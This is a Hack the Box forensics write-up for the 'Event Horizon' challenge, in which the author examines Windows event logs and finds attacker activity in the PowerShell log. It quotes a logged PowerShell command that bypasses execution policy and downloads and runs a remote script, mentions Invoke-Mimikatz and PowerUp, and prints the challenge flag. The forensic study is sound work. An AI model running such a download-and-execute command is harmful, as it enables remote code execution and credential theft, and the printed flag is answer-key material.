

EVENT HORIZON


Hack the Box writeup

2/17/2021

Contents

Challenge	1
Process.....	1
Flag	5

Challenge

🏆 Event Horizon [by felamos] [98 solvers] 25 🍌 0 🗨️ Difficulty:  ⓘ 18/11/2020 ^

🔥 First Blood: HTB-Bot

Our CEO's computer was compromised in a phishing attack. The attackers took care to clear the PowerShell logs, so we don't know what they executed. Can you help us?

[Download](#) Zip Password: `hackthebox` sha256: `33644954d4431194f492e7d8dd825e2e47de06688aba7b0d79c3e9a78d8f618`

Process

- 📁 Logs
- 📁 TraceFormat
- 📁 Event Horizon.zip

This PC > WDBlue (D:) > HTB > Solved > Event Horizon > TraceFormat

Name	Date modified	Type
This folder is empty.		

The TraceFormat folder seems to be useless, so I will ignore it for now.

This PC > WDBLue (D:) > HTB > Solved > Event Horizon > Logs


Name	Date modified	Type	Size
Application.evtx	2/13/2021 2:05 PM	Event Log	1,092 KB
ForwardedEvents.evtx	10/22/2020 11:04 PM	Event Log	68 KB
HardwareEvents.evtx	10/23/2020 8:51 AM	Event Log	68 KB
Internet Explorer.evtx	10/23/2020 8:51 AM	Event Log	68 KB
Key Management Service.evtx	10/23/2020 8:51 AM	Event Log	68 KB
Microsoft-AppV-Client%4Admin.evtx	10/22/2020 11:04 PM	Event Log	68 KB
Microsoft-AppV-Client%4Operational.evtx	10/22/2020 11:04 PM	Event Log	68 KB
Microsoft-AppV-Client%4Virtual Applications.e...	10/22/2020 11:04 PM	Event Log	68 KB
Microsoft-Client-Licensing-Platform%4Admin.e...	10/27/2020 1:50 AM	Event Log	68 KB
Microsoft-Rdms-UI%4Admin.evtx	10/22/2020 11:04 PM	Event Log	68 KB
Microsoft-Rdms-UI%4Operational.evtx	10/22/2020 11:04 PM	Event Log	68 KB
Microsoft-User Experience Virtualization-Agent ...	10/22/2020 11:04 PM	Event Log	68 KB
Microsoft-User Experience Virtualization-App A...	10/22/2020 11:04 PM	Event Log	68 KB
Microsoft-User Experience Virtualization-IPC%4...	10/22/2020 11:04 PM	Event Log	68 KB
Microsoft-User Experience Virtualization-SQM U...	10/22/2020 11:04 PM	Event Log	68 KB
Microsoft-Windows-AAD%4Operational.evtx	10/22/2020 11:04 PM	Event Log	68 KB
Microsoft-Windows-AllJoyn%4Operational.evtx	10/22/2020 11:04 PM	Event Log	68 KB
Microsoft-Windows-All-User-Install-Agent%4A...	10/22/2020 11:04 PM	Event Log	68 KB
Microsoft-Windows-AppHost%4Admin.evtx	10/22/2020 11:04 PM	Event Log	68 KB
Microsoft-Windows-AppID%4Operational.evtx	10/22/2020 11:04 PM	Event Log	68 KB
Microsoft-Windows-ApplicabilityEngine%4Ope...	10/22/2020 11:04 PM	Event Log	68 KB
Microsoft-Windows-Application Server-Applica...	10/22/2020 11:04 PM	Event Log	68 KB
Microsoft-Windows-Application Server-Applica...	10/22/2020 11:04 PM	Event Log	68 KB
Microsoft-Windows-Application-Experience%4...	10/22/2020 8:27 PM	Event Log	68 KB

Good ol' windows logs...

Most of these seem to be pretty small, so I am going to sort by size to see what logs have the most data and start there

Name	Date modified	Type	Size
Microsoft-Windows-SystemDataArchiver%4Diagnostic.evtx	10/27/2020 2:11 AM	Event Log	19,524 KB
Microsoft-Windows-PowerShell%4Operational.evtx	2/13/2021 2:13 PM	Event Log	5,188 KB
Security.evtx	10/27/2020 2:11 AM	Event Log	2,116 KB
Application.evtx	2/13/2021 2:05 PM	Event Log	1,092 KB
Microsoft-Windows-AppReadiness%4Admin.evtx	10/22/2020 11:04 PM	Event Log	1,092 KB
Microsoft-Windows-AppXDeploymentServer%4Operational.evtx	10/27/2020 1:45 AM	Event Log	1,092 KB
Microsoft-Windows-GroupPolicy%4Operational.evtx	10/27/2020 1:45 AM	Event Log	1,092 KB
Microsoft-Windows-Storage-ClassPnP%4Operational.evtx	10/27/2020 2:09 AM	Event Log	1,092 KB
Microsoft-Windows-Store%4Operational.evtx	10/27/2020 1:45 AM	Event Log	1,092 KB
System.evtx	10/27/2020 2:11 AM	Event Log	1,092 KB

The system data archiver log has the most logs by far, so I will start there; however, I have low expectations of finding anything. I am going to guess most of this is going to be noise, but I will look anyway.



I setup a new folder for HTB logs specifically so I can keep all these logs organized. After looking through these logs for a bit, I do not see anything that stands out, so I am going to move onto the next one, PowerShell Operational.

This seems like it will be high fidelity as the challenge references powershell.

[PowerShell Log Reference](#)

Event Viewer (Local)

File Action View Help

Microsoft-Windows-PowerShell%4Operational Number of events: 149

Level	Date and Time	Source	Event ID	Task Category
Warning	10/26/2020 8:39:51 PM	PowerShell (Microsoft-...	4100	Executing Pipeline
Information	10/26/2020 8:39:48 PM	PowerShell (Microsoft-...	40962	PowerShell Console Sta...
Information	10/26/2020 8:39:48 PM	PowerShell (Microsoft-...	53504	PowerShell Named Pipe...
Information	10/26/2020 8:39:48 PM	PowerShell (Microsoft-...	40961	PowerShell Console Sta...
Warning	10/26/2020 8:39:33 PM	PowerShell (Microsoft-...	4100	Executing Pipeline
Information	10/26/2020 8:39:26 PM	PowerShell (Microsoft-...	40962	PowerShell Console Sta...
Information	10/26/2020 8:39:26 PM	PowerShell (Microsoft-...	53504	PowerShell Named Pipe...
Information	10/26/2020 8:39:25 PM	PowerShell (Microsoft-...	40961	PowerShell Console Sta...
Information	10/26/2020 8:38:50 PM	PowerShell (Microsoft-...	40962	PowerShell Console Sta...
Information	10/26/2020 8:38:44 PM	PowerShell (Microsoft-...	53504	PowerShell Named Pipe...
Information	10/26/2020 8:38:38 PM	PowerShell (Microsoft-...	40961	PowerShell Console Sta...
Warning	10/26/2020 9:58:30 AM	PowerShell (Microsoft-...	4100	Executing Pipeline
Information	10/26/2020 9:58:27 AM	PowerShell (Microsoft-...	40962	PowerShell Console Sta...
Information	10/26/2020 9:58:27 AM	PowerShell (Microsoft-...	53504	PowerShell Named Pipe...
Information	10/26/2020 9:58:27 AM	PowerShell (Microsoft-...	40961	PowerShell Console Sta...
Warning	10/26/2020 9:54:18 AM	PowerShell (Microsoft-...	4100	Executing Pipeline
Information	10/26/2020 9:54:11 AM	PowerShell (Microsoft-...	40962	PowerShell Console Sta...
Information	10/26/2020 9:54:11 AM	PowerShell (Microsoft-...	53504	PowerShell Named Pipe...
Information	10/26/2020 9:54:11 AM	PowerShell (Microsoft-...	40961	PowerShell Console Sta...
Information	10/26/2020 9:53:49 AM	PowerShell (Microsoft-...	40962	PowerShell Console Sta...
Information	10/26/2020 9:53:46 AM	PowerShell (Microsoft-...	53504	PowerShell Named Pipe...
Information	10/26/2020 9:53:41 AM	PowerShell (Microsoft-...	40961	PowerShell Console Sta...
Information	10/22/2020 4:12:18 PM	PowerShell (Microsoft-...	40962	PowerShell Console Sta...
Information	10/22/2020 4:12:18 PM	PowerShell (Microsoft-...	53504	PowerShell Named Pipe...

Event 4100, PowerShell (Microsoft-Windows-PowerShell)

General Details


Error Message = At line:1 char:1
+ function Invoke-Mimikatz
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
Fully Qualified Error ID = ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand

Context:

Severity = Warning
Host Name = ConsoleHost
Host Version = 5.1.17763.1
Host ID = b9c1b4df-8e46-4c7e-8691-af4d8ca27453
Host Application = powershell -ep bypass -c iex(new-object net.webclient).downloadstring
('https://gist.githubusercontent.com/phwri7EUp/146c73e8d28eab5c8b546861e06226e7/raw/881106760796a219711035fba797bafef76f22368/SFRCCezhMdTNfNzM0bV9GMHlzdjNSfSAq.ps1');
Engine Version = 5.1.17763.1
Runspace ID = 88aaf2d8-fc40-40bf-8912-af97dbf95eeb
Pipeline ID = 1
Command Name = Invoke-Expression
Command Type = Cmdlet
Script Name =
Command Path =
Sequence Number = 15
User = WIN-PTFPHFCDJ0\user
Connected User =
Shell ID = Microsoft.PowerShell

Right away I am already intrigued as I see Invoke-Mimikatz in the very first log.

Let's go back a little bit and see how this all started.



The first script block I see is a call to PowerUp, a Windows PrivEsc tool.

Looking through this a bit more we can see that the flag is actually right there, so we don't need to keep digging for this particular challenge

Flag

HTB{8Lu3_734m_F0r3v3R}